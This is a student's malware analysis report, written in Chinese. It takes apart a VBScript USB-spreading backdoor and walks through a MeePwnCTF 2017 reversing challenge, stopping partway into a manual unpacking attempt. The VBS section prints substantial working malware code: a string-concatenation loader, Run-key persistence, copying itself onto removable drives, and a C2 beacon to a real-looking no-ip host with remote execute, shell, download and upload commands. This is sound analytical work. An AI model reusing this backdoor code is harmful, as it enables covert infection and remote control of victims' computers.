

Windows 恶意软件分析报告

信息安全 阮博男 1452334 | 2017/07/19

前言

Windows 系统在个人电脑上的极高占有率决定了大部分恶意软件都是针对该平台开发的。本文将记录对三个程序的分析调试过程。其中第二个程序是 MeePwnCTF 2017 中的一个逆向题目，它没有恶意行为，但是具有独具特色的伪装和反调试功能，所以一并放在这里加以分析。

涉及程序

这部分对后文涉及到的程序按序做简要介绍，后文引用到程序名时，均以此处给出的为准。

- vbs_virus.vbs

大一时在U盘中发现的恶意程序，应为学校打印店主机传染所致。它是一个脚本程序，采用 VBScript 写成。

- WhoAreYou.exe

前言中已经介绍。

- QUweEvf.exe

在帮朋友修复被感染主机时从其U盘中获得。经查，基本确定是 Dorkbot 僵尸网络的恶意程序。由于个人能力不足，未完成该程序的调试分析，仅介绍截至当前所做的工作以及结果。

涉及工具

这部分列举出调试分析涉及到的所有工具并做简要介绍。

- PEiD v0.95

主要用于查壳，另外也能得到一些 PE 结构信息。

- Exeinfo PE v0.0.4.6

主要用于查壳，相比 PEiD 来说提供了更多的文件信息，如编译器和开发环境等。

- UPX v3.9.4

加壳/脱壳工具。在本文中用于对 WhoAreYou.exe 进行脱壳。

- IDA Pro v6.8

采用递归下降算法的反汇编工具（与之相对的是采用线性扫描算法的反汇编工具），兼具反编译及流程分析等功能，在本文中主要用于静态分析。

- OllyDbg v1.10 吾爱破解论坛专用版

Windows 平台下 32 位动态调试工具。

- x64dbg v25

Windows 平台下 64 位动态调试工具，操作与 OllyDbg 类似。

- Scylla x64 v0.9.8

用于寻找并修复 IAT 以及从内存中 dump 出可执行程序。本报告中用于从内存中提取 WhoAreYou 脱壳后程序。

- Cheat Engine v6.7

内存编辑工具，本报告中用于 WhoAreYou 的汇编代码提取。

- VMWare Workstation v11.0.0

虚拟机软件，本报告中用于 Dorkbot 恶意程序的调试。

- VirusTotal

在线恶意软件扫描网站，本报告中用于 Dorkbot 行为信息收集。

- VirSCAN

在线恶意软件扫描网站，本报告中用于 Dorkbot 行为信息收集。

- NASM

汇编工具，本报告中用于将提取的 WhoAreYou 汇编代码翻译成目标文件。

- GCC

本报告中用于将 WhoAreYou 目标文件链接成可执行文件。

- GDB

Linux 下调试器，本报告中用于调试 WhoAreYou 汇编代码生成的可执行程序。

- Wireshark

流量捕获、分析软件。本报告中用于捕获、分析 Dorkbot 恶意软件的通信流量。

- Sublime Text

一款出色的文本编辑器，本报告采用 Markdown 并在此编辑器上写作。

vbs_virus.vbs 分析

脚本经过简单加密，运行时解密。解密前，它看起来很奇怪：

```
b="1"
c="2"
d="3"
e="4"
f="5"
g="6"
k="7"
l="8"
m="9"
a=""
n="| "
w=w & d & m & n & g & a & n & m & b & n & d & c & n & b & b & e & n & b & a & b & n & m & m & n & b & b & b & n & b & a
w=w & e & n & b & b & b & n & b & b & k & n & b & a & a & n & b & a & f & n & b & b & a & n & b & a & f & n & d & c & n
...

d1="w"
d2=" "
d3 "="
d4=" "
d5="S"
d6="P"
d7="L"
d8="I"
d9="T"
...

d1= d1 & d51 & d52 & d53 & d54 & d55 & d56 & d57 & d58 & d59 & d60 & d61 & d62 & d63 & d64 & d65 & d66 & d67 & d68 & d69
executeglobal(d1)
```

不难看出，它是通过拼接字符串得到真正代码，然后使用 `executeglobal` 去执行。那么我们只需要使用 `msgbox` 之类的函数替换掉 `executeglobal` 即可打印出真正的恶意代码。

解密后的代码看起来很像一个后门。下面我将结合具体恶意代码来分析它的功能。

首先是配置一些变量：

```
host = "spamer01.no-ip.org"
port = 3344
installdir = "%temp%"
lnkfile = true
lnkfolder = true
```

从上述代码可以看出，这多半是个木马。

接着设置了一些变量，这些分别是创建出来的 WshShell 对象，文件系统对象，xmlhttp 对象：

```
dim shellobj
set shellobj = wscript.createObject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")
```

又设置了一些变量：

```
installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then installdir = shellobj.expandenvironmentstrings("%temp%") & "\"
spliter = "<" & "|" & ">"
sleep = 5000
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce
```

其中：

installname 存储它自己的名字；

startup 存储开机启动文件夹的路径；

installdir 内容变为存储之前 installdir 对应的环境变量的真实路径(上面作者预设的是 %temp%)；

接着检查上步得到的 installdir 路径是否存在，不存在则采用默认的 %temp%（属于二次确认）；

spliter 内容是 <|> 估计是用来解析数据；

sleep 定义了睡眠时间是 5000 毫秒。

还有一些其他变量，但没有具体初始化，到后面用到再说。

万事俱备，它开始搞事情了（后面会直接引用上面的变量进行说明）。

首先是一句 on error resume next，即当前语句执行出错时不要终止，而是执行下一条语句，在 VBS 里这条语句使用频率非常高。

接着调用 instance 函数（VB 中函数可以带返回值，过程不可以），其功能是：

尝试读取 HKEY_LOCAL_MACHINE\software 下是否存在以它的名字命名的项。

如果无（说明当前主机没有被感染），则判断它自己是否处于某个盘的根目录下（应该是通过这种方式来判断自己是不是在U盘里），是的话则向注册表 HKEY_LOCAL_MACHINE\software 下写入一个以它的名字命名的项，值为"true - "加当前日期，不是的话则写入同样的项，值变为"false - "加当前日期。接着执行 upstart。如果有（说明当前主机已被感染），直接执行后面的 upstart。

upstart 的功能是添加开机启动项：

在 HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run 和 HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run 下分别添加一个以它名字命名的项，值相同，为 wscript.exe //B 加 installdir & installname。//B 告诉系统不要显示错误和提示信息（静默运行）。

接着把它自己从当前位置复制到 installdir 和 startup 变量所指的路径。

接着继续在 instance 中执行。如果当前脚本的短路径和 installdir & installname 指向的短路径不同，则执行 installdir & installname 那个脚本，当前脚本退出。如果相同，说明它是从被感染主机上 installdir 启动的，接着调用 err.clear 显式清除错误记录。再尝试以追加方式打开 installdir & installname（如果不存在则不创建文件），如果打开失败则退出脚本。至此 instance 函数结束。

我们看一下相关代码：

```
function instance

on error resume next

usbspreading = shellobj.regread ("HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0) & "\")
if usbspreading = "" then
    if lcase ( mid(wscript.scriptfullname,2)) = ":\\" & lcase(installname) then
        usbspreading = "true - " & date
        shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0) & "\", usbspreading, "REG_SZ"
    else
        usbspreading = "false - " & date
        shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0) & "\", usbspreading, "REG_SZ"
    end if
end If

upstart

set scriptfullnameshort = filesystemobj.getfile (wscript.scriptfullname)
set installfullnameshort = filesystemobj.getfile (installdir & installname)
if lcase (scriptfullnameshort.shortpath) <> lcase (installfullnameshort.shortpath) then
    shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & Chr(34)
    wscript.quit
end If

err.clear
set oneonce = filesystemobj.opentextfile (installdir & installname ,8, false)
if err.number > 0 then wscript.quit

end function

sub upstart ()

on error resume Next

shellobj.regwrite "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" & split (installname,".")(0), "wsc
shellobj.regwrite "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\" & split (installname,".")(0), "ws

filesystemobj.copyfile wscript.scriptfullname,installdir & installname,true
filesystemobj.copyfile wscript.scriptfullname,startup & installname ,true

end sub
```

instance 执行后，程序进入永真循环，逻辑很清晰：

```
while true
    install
    response = ""
    response = post ("is-ready","")
    cmd = split (response,spliter)
    select case cmd (0)
        case "execute"
            param = cmd (1)
            execute param
        case "update"
            param = cmd (1)
            oneonce.close
            set oneonce = filesystemobj.opentextfile (installdir & installname ,2, false)
            oneonce.write param
            oneonce.close
            shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & chr(34)
            wscript.quit
        case "uninstall"
            uninstall
        case "send"
```

```

        download cmd (1),cmd (2)
case "site-send"
    sitedownloader cmd (1),cmd (2)
case "recv"
    param = cmd (1)
    upload (param)
case "enum-driver"
    post "is-enum-driver",enumdriver
case "enum-faf"
    param = cmd (1)
    post "is-enum-faf",enumfaf (param)
case "enum-process"
    post "is-enum-process",enumprocess
case "cmd-shell"
    param = cmd (1)
    post "is-cmd-shell",cmdshell (param)
case "delete"
    param = cmd (1)
    deletfaf (param)
case "exit-process"
    param = cmd (1)
    exitprocess (param)
case "sleep"
    param = cmd (1)
    sleep = eval (param)
end select
wscript.sleep sleep
wend

```

后面分析时不再整体列出函数内容。

while 循环中，首先执行一个 install 过程。它首先调用 upstart 过程，功能如前所述。接着遍历所有驱动器：如果驱动器准备接受访问且可用空间大于 0 且是可移动磁盘，则执行下面的操作：

把自己复制到这个磁盘根目录下并设置为隐藏+系统文件属性；

遍历该磁盘下所有文件：

如果 lnkfile 为假就退出循环；

如果文件名中有，且后缀不是 lnk，那么就把它属性设置为 隐藏+系统文件，并在该磁盘根目录下创建这个文件的快捷方式，把快捷方式指向正常文件本身和该病毒脚本；然后读取注册表中 HKEY_LOCAL_MACHINE\software\classes 和 HKEY_LOCAL_MACHINE\software\classes\ 下该文件的图标样式并根据情况设置该快捷方式的图标（防止用户生疑）；

遍历该磁盘下所有子文件夹：

如果 lnkfolder 为假就退出循环；

设置文件夹属性为 隐藏+系统文件，也为文件夹创建快捷方式，方法与上面相同。

到此，install 结束。

接着调用 post 函数向控制端发送消息：准备完毕，并接收控制端的指令（VB 中函数的返回值可以通过在函数体内对与函数名相同的变量赋值来传递）。

post 函数短小精悍，可以看一下：

```

function post (cmd ,param)
post = param
httpobj.open "post","http://" & host & ":" & port & "/" & cmd, false
httpobj.setRequestHeader "user-agent:",information
httpobj.send param
post = httpobj.responsetext
end function

```

接着根据控制端的指令进行操作：

```
execute
```

执行控制端发来的指令；

update

根据返回的内容写脚本，对其进行升级，然后运行新的脚本，退出当前脚本；

uninstall

执行 uninstall 过程，主要有四个动作：删除注册表下自己建的项，删除系统启动文件夹下的病毒脚本，删除自身，遍历所有可移动磁盘删除快捷方式及病毒并还原文件；

send

调用 download 过程，下载并运行返回的第二个参数文件和第三个参数文件；

site-send

调用 sitedownloader 过程，下载并运行返回的第二个参数文件和第三个参数文件；

recv

调用 upload 函数，上传第二个参数指定的文件；

enum-driver

调用 enumdriver 函数，获取当前可用驱动器列表并发送给控制端；

enum-faf

调用 enumfaf 函数，获取第二个参数指定的路径下所有文件和文件夹名称、大小和属性列表，并发送给控制端；

enum-process

调用 enumprocess 函数，获取当前进程列表，并发送给控制端；

cmd-shell

调用 cmdshell 函数，通过命令行执行第二个参数指定的命令，并把输出返回给控制端；

delete

调用 deletfaf 过程，删除第二个参数指定的文件或文件夹；

exit-process

调用 exitprocess 过程，通过 taskkill /F /T /PID 结束掉第二个参数指定的进程；

sleep

仅 sleep = eval (param) 一条语句。作者似乎没有写完。

while 循环完成一次，程序睡眠 5 秒。

参考资料

- <http://www.52pojie.cn/thread-233564-1-1.html>

WhoAreYou.exe 分析

如上所述，这是 MeePwnCTF 2017 中的一道逆向题。逆向题是这样的程序：运行后要求你输入一个密码，之后程序通过对输入做各种运算最终判断你输入的是否为正确密码，并给出结果提示。

我的做题经历十分坎坷。失败了两次，最终在赛后看了别人的提示找到 Cheat Engine，然后用自己的方法做出来。后面将按照下面的顺序来展示分析过程：

- 分析失败1: UPX 脱壳思路
- 分析失败2: x64dbg + Scylla 手动脱壳思路
- 分析成功3: 不脱壳，使用 Cheat Engine 自动跟踪汇编流程

前两次虽然分析失败，但是其中随手写的 Python 脚本以及其他一些阶段性成果是有效的，包括最终在 Linux 上跑汇编程序的思路（后面会说到），它们大大减少了最终分析成功所做的工作。

分析失败1: UPX 脱壳思路

首先尝试运行程序，结果如下：

```
管理员: C:\windows\system32\cmd.exe
D:\NewB\MeePwnCTF\h>WhoAreYou.exe
Who Are You? tongji
nope! Go and find yourself :(
```

使用 IDA Pro 打开程序，识别出是 AMD64 类型，并且似乎被加了 UPX 壳：

```
UPX1:000000014000AE30      public start
UPX1:000000014000AE30      start
UPX1:000000014000AE30      proc near
UPX1:000000014000AE30      push    rbx
UPX1:000000014000AE31      push    rsi
UPX1:000000014000AE32      push    rdi
UPX1:000000014000AE33      push    rbp
UPX1:000000014000AE34      lea     rsi, qword_140008000
UPX1:000000014000AE3B      lea     rdi, [rsi-7000h]
UPX1:000000014000AE42      push    rdi
UPX1:000000014000AE43      xor     ebx, ebx
UPX1:000000014000AE45      xor     ecx, ecx
UPX1:000000014000AE47      or      rbp, 0FFFFFFFFFFFFFFFh
UPX1:000000014000AE4B      call   sub_14000AEA0
UPX1:000000014000AE50      add     ebx, ebx
UPX1:000000014000AE52      jz      short loc_14000AE56
UPX1:000000014000AE54      rep     retn
UPX1:000000014000AE56      ; -----
```

考虑使用 PEiD 查壳并脱壳，但 PEiD 似乎对 64 位程序没有作用：



于是使用可能更强大的 Exeinfo PE 查看，果然有效果：



用 UPX 脱壳并成功：

```

C:\windows\system32\cmd.exe

D:\NewB\MeePwnCTF\h>upx.exe -d WhoAreYou.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2017
UPX 3.94w Markus Oberhumer, Laszlo Molnar & John Reiser May 12th 2017

File size      Ratio      Format      Name
-----
18944 <-      14848      78.38%      win64/pe      WhoAreYou.exe

Unpacked 1 file.

```

接着再用 IDA Pro 打开，搜索字符串 WhoAreYou 并根据引用关系成功找到我们需要的主逻辑部分代码：

```

.text:0000000140001230 sub_140001230 proc near ; CODE XREF: sub_1400013DC+118↓p
.text:0000000140001230 ; DATA XREF: .pdata:0000000140007048↓o
.text:0000000140001230
.text:0000000140001230 var_28 = qword ptr -28h
.text:0000000140001230 var_18 = qword ptr -18h
.text:0000000140001230
.text:0000000140001230 sub rsp, 48h
.text:0000000140001234 mov rax, cs:__security_cookie
.text:000000014000123B xor rax, rsp
.text:000000014000123E mov [rsp+48h+var_18], rax
.text:0000000140001243 lea rcx, aWhoAreYou? ; "Who Are You? "
.text:000000014000124A call sub_1400010E0
.text:000000014000124F lea rdx, [rsp+48h+var_28]
.text:0000000140001254 lea rcx, a8s ; "%s"
.text:000000014000125B call sub_1400011B0
.text:0000000140001260 mov rcx, [rsp+48h+var_28]
.text:0000000140001265 call cs:qword_1400067B0
.text:000000014000126B test eax, eax
.text:000000014000126D jnz short loc_140001282
.text:000000014000126F lea rdx, [rsp+48h+var_28]
.text:0000000140001274 lea rcx, aYeahItsTrulyYo ; "Yeah! Its truly you :) here is ur flag:..."
.text:000000014000127B call sub_1400010E0
.text:0000000140001280 jmp short loc_14000128E
.text:0000000140001282 ; -----
.text:0000000140001282 loc_140001282: ; CODE XREF: sub_140001230+3D↑j
.text:0000000140001282 lea rcx, aNopeGoAndFindY ; "nope! Go and find yourself :(\n"
.text:0000000140001289 call sub_1400010E0
.text:000000014000128E loc_14000128E: ; CODE XREF: sub_140001230+50↑j
.text:000000014000128E xor eax, eax
.text:0000000140001290 mov rcx, [rsp+48h+var_18]
.text:0000000140001295 xor rcx, rsp
.text:0000000140001298 call sub_1400012D0

```

可以看出，在输入字符串后调用了

```
call cs:qword_1400067B0
```

去判断是否正确。但是在静态分析时我们无法获知 cs:qword_1400067B0 处的值：

```

.data:00000001400067A8 qword_1400067A8 dq ? ; DATA XREF: sub_140001030+22↑w
.data:00000001400067B0 ; int (__fastcall *qword_1400067B0)(QWORD)
.data:00000001400067B0 qword_1400067B0 dq ? ; DATA XREF: .text:0000000140001067↑w
.data:00000001400067B0 ; sub_140001230+35↑r

```

所以开启动态调试。使用 x64dbg 打开程序并跟踪到同样的主逻辑代码处：

0000000140001241	48 8D 0D E6 1F 00 00	lea rcx,qword ptr ds:[140003230]	140003230:"who Are You? "
0000000140001244	E8 91 FE FF FF	call whoareyou.1400010E0	
000000014000124F	48 8D 54 24 20	lea rdx,qword ptr ss:[rsp+20]	
0000000140001254	48 8D 0D E5 1F 00 00	lea rcx,qword ptr ds:[140003240]	140003240:"%s"
000000014000125B	E8 50 FF FF FF	call whoareyou.1400011B0	
0000000140001260	48 88 4C 24 20	mov rcx,qword ptr ss:[rsp+20]	
0000000140001265	FF 15 45 55 00 00	call qword ptr ds:[<sub_150000>]	
000000014000126B	85 C0	test eax, eax	
000000014000126D	75 13	jnz whoareyou.140001282	
000000014000126F	48 8D 54 24 20	lea rdx,qword ptr ss:[rsp+20]	
0000000140001274	48 8D 0D CD 1F 00 00	lea rcx,qword ptr ds:[140003248]	140003248:"Yeah! Its truly you :) here is ur flag: "
000000014000127B	E8 60 FE FF FF	call whoareyou.1400010E0	
0000000140001280	E8 52 FE FF FF	jmp whoareyou.14000128E	
0000000140001282	48 8D 0D F7 1F 00 00	lea rcx,qword ptr ds:[140003280]	140003280:"nope! Go and find yourself :(\n"
0000000140001289	E8 52 FE FF FF	call whoareyou.1400010E0	
000000014000128E	33 C0	xor eax, eax	
0000000140001290	48 8B 4C 24 30	mov rcx,qword ptr ss:[rsp+30]	
0000000140001295	48 33 CC	xor rcx, rcx	
0000000140001298	E8 33 00 00 00	call whoareyou.1400012D0	
000000014000129D	48 83 C4 48	add rsp, 48	
00000001400012A1	C3	ret	


注意这句

```
call qword ptr ds:[&sub_150000]
```

即上面的


```
call cs:qword_1400067B0
```

按 F7 跟进，即可看到密码验证算法：



仔细观察可以发现该算法是通过一系列的 jmp 指令在一堆垃圾指令中间串联起来的。我决定按照 jmp 这条线索提取出验证算法，然后根据此写出逆向算法。然而，在 x64dbg 中不方便大规模复制，所以我需要在 IDA Pro 中找到同样的代码，然后复制出来。我首先根据 x64dbg 中密码验证算法的一条指令机器码用 HxD 在文件中找到它的文件偏移，然后在 IDA Pro 中对应的位置进行反汇编（因为这段代码落在数据区，IDA Pro 默认把它当做数据处理，需要手动命令 IDA Pro 对这部分内容反汇编，另外 x64dbg 中的偏移为内存偏移，不可直接用在文件中，所以我要先用 HxD 找到对应文件偏移）。

找到了：



这些代码需要整理成规范格式的汇编代码。我把它们复制到 Sublime Text 中，用正则表达式去除多余内容，最后得到如下的指令集合：

```
1  rol    rbx, 0A7h
2  mov    rax, 0DDF9FB1EEEA42D00h
3  sub    rbx, rax
4  rol    rbx, 22h
5  mov    rax, 3D351578B4AD3395h
6  add    rbx, rax
7  mov    rax, 0Eh
8  sub    rbx, rax
9  rol    rbx, 34h
10 rol    rbx, 57h
```

验证算法看起来不复杂，由两种小运算组成：

- 对 rbx 做循环左移或循环右移
- 给 rax 赋值，然后使 rbx 加上或者减去这个值

所以逆向的思路也很简单，对所有操作做逆操作即可。具体如下：

首先用 Linux 上的 `tac` 命令获得一个逆序的汇编指令文本 `inverse.asm`；接着我写了一个小的 `decryption.py` 程序来得到逆向算法汇编程序 `ans.asm`：

```
f = open("inverse.asm")
z = f.read()
f.close()
ff = open("ans.asm", "w")

w = z.split("\n")
l = len(w)

for i in range(l):
    if w[i] == '':
        continue
    if w[i][:3] == 'sub':
        s = "add" + w[i][3:]
        ff.write(w[i+1] + '\n')
        ff.write(s + '\n')
    elif w[i][:3] == 'add':
        s = "sub" + w[i][3:]
        ff.write(w[i+1] + '\n')
        ff.write(s + '\n')
    elif w[i][:3] == 'rol':
        s = 'ror' + w[i][3:]
        ff.write(s + '\n')
    elif w[i][:3] == 'ror':
        s = 'rol' + w[i][3:]
        ff.write(s + '\n')
    elif w[i][:3] == 'xor':
        ff.write(w[i+1] + '\n')
        ff.write(w[i] + '\n')
    elif w[i][:3] == 'mov':
        continue
    else:
        print("unknown: " + w[i])

ff.close()
```

用获得的 `ans.asm` 内容替换掉下面的 `run.asm` 中的 {Content}：

```
[section .text]

global main

main:
```

```

push rbp
mov rbp, rsp

{Content}

mov rsp, rbp
pop rbp

ret

```

然后在 Linux 下编译得到可执行程序：

```

nasm -f elf64 run.asm
gcc -o run run.o

```

接着用 GDB 去单步调试我们得到的可执行程序，在最后程序退出前下断点，此时 rbx 中存储的就是密码，我们可以打印出来：

```
p/x $rbx
```

这样子得到的密码是 f4k3f4k3，输入到脱壳后的程序，告知密码正确：

```

D:\NewB\MeePwnCTF>WhoAreYou.exe
Who Are You? f4k3f4k3
Yeah! Its truly you :) here is ur flag: MeePwnCTF{f4k3f4k3}

```

但是输入到未脱壳的程序，却告知密码错误：

```

D:\NewB\MeePwnCTF\h>WhoAreYou.exe
Who Are You? f4k3f4k3
nope! Go and find yourself :(

```

现在来看，应该是脱壳过程出现问题。出题者可能对 UPX 加壳算法做了一些修改，导致按照标准脱壳方式脱壳得到的程序是"fake"，即假密码。

第一次分析失败。


分析失败2: x64dbg + Scylla 手动脱壳思路

再战！既然可能是 UPX 的问题，我决定在 x64dbg 中手动脱壳——保持跟进，直到程序自己把壳脱掉，在跳转到 OEP 之前下断点，然后使用 Scylla 把真正的程序从内存中"dump"出来。

首先一路 F7 / F8 找到 OEP 的位置：

00000000140001554	48 83 EC 28	sub rsp,28
00000000140001558	E8 2F 04 00 00	call whoareyou.14000198c
0000000014000155D	48 83 C4 28	add rsp,28
00000000140001561	E9 76 FE FF FF	jmp whoareyou.1400013DC
00000000140001566	CC	int3
00000000140001567	CC	int3
00000000140001568	40 53	push rbx
0000000014000156A	48 83 EC 20	sub rsp,20
0000000014000156E	48 8B D9	mov rbx,rcx
00000000140001571	33 C9	xor ecx,ecx
00000000140001573	FF 15 D7 1A 00 00	call qword ptr ds:[&SetUnhandledExceptionFilter]
00000000140001579	48 8B C8	mov rcx,rbx
0000000014000157C	FF 15 D6 1A 00 00	call qword ptr ds:[&UnhandledExceptionFilter]
00000000140001582	FF 15 C0 1A 00 00	call qword ptr ds:[&GetCurrentProcess]
00000000140001588	48 8B C8	mov rcx,rcx
00000000140001588	BA 09 04 00 C0	mov edx,C0000409
00000000140001590	48 83 C4 20	add rsp,20
00000000140001594	5B	pop rbx

